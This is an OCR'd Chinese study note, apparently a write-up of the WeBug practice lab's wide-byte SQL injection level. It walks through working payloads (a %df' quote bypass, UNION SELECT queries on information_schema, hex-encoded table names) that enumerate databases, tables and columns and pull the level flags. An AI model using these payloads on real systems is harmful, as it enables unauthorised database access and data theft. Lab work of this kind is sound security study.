
06宽字节注入


笔记本：	WeBug靶场做题记录		
创建时间：	2023-01-16 17:28	**更新时间：**	2023-01-16 21:50
作者：	陈熙		
标签：	sql注入(ctf), web安全		
URL：	http://192.168.0.22/control/sqlinject/width_byte_injection.php?id=-1%df%27%2...		

显示当前数据库中的表，得到：sqlinjection,storage_xss
id=-1%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()%23


显示表sqlinjection中的列，常规语句应该是：
id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name='sqlinjection'%23
但是单引号被注释不能用了，报错：




需要取消单引号，同时防止语法错误，需要将表名转为十六进制，
去掉表名的单引号，选中表名，然后改为16进制编码：



得到：
id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name=73716c696e6a656374696f6e%23
红色字体就是sqlinjection的16进制编码，在前面加上0x
id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x73716c696e6a656374696f6e%23
发送得到表内的列名，好像重复显示了2次



但是在里面没有找到合适的内容，看来是在其它数据库里
id=-1%df' union select 1,group_concat(schema_name) from information_schema.schemata %23
得到数据库名：
information_schema,mysql,performance_schema,test,webug,webug_sys,webug_width_byte
看来还是在webug里面，爆破webug里面的表，红色是webug的16进制编码：
id=-1%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=0x7765627567 %23
得到webug里面的表： data_crud,env_list,env_path,flag,sqlinjection,user,user_test
爆破env_list表：
id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x656e765f6c697374 %23
得到列名： id,envName,envDesc,envIntegration,delFlag,envFlag,level,type
爆破列env_flag的数据，第6关就用id=6：
id=-1%df' union select 1,envflag from webug.env_list where id=6 %23
得到flag： dfsadfsadfas



也可以查看到所有关卡的flag：
id=-1%df' union select 1,group_concat(id,0x26,envflag) from webug.env_list %23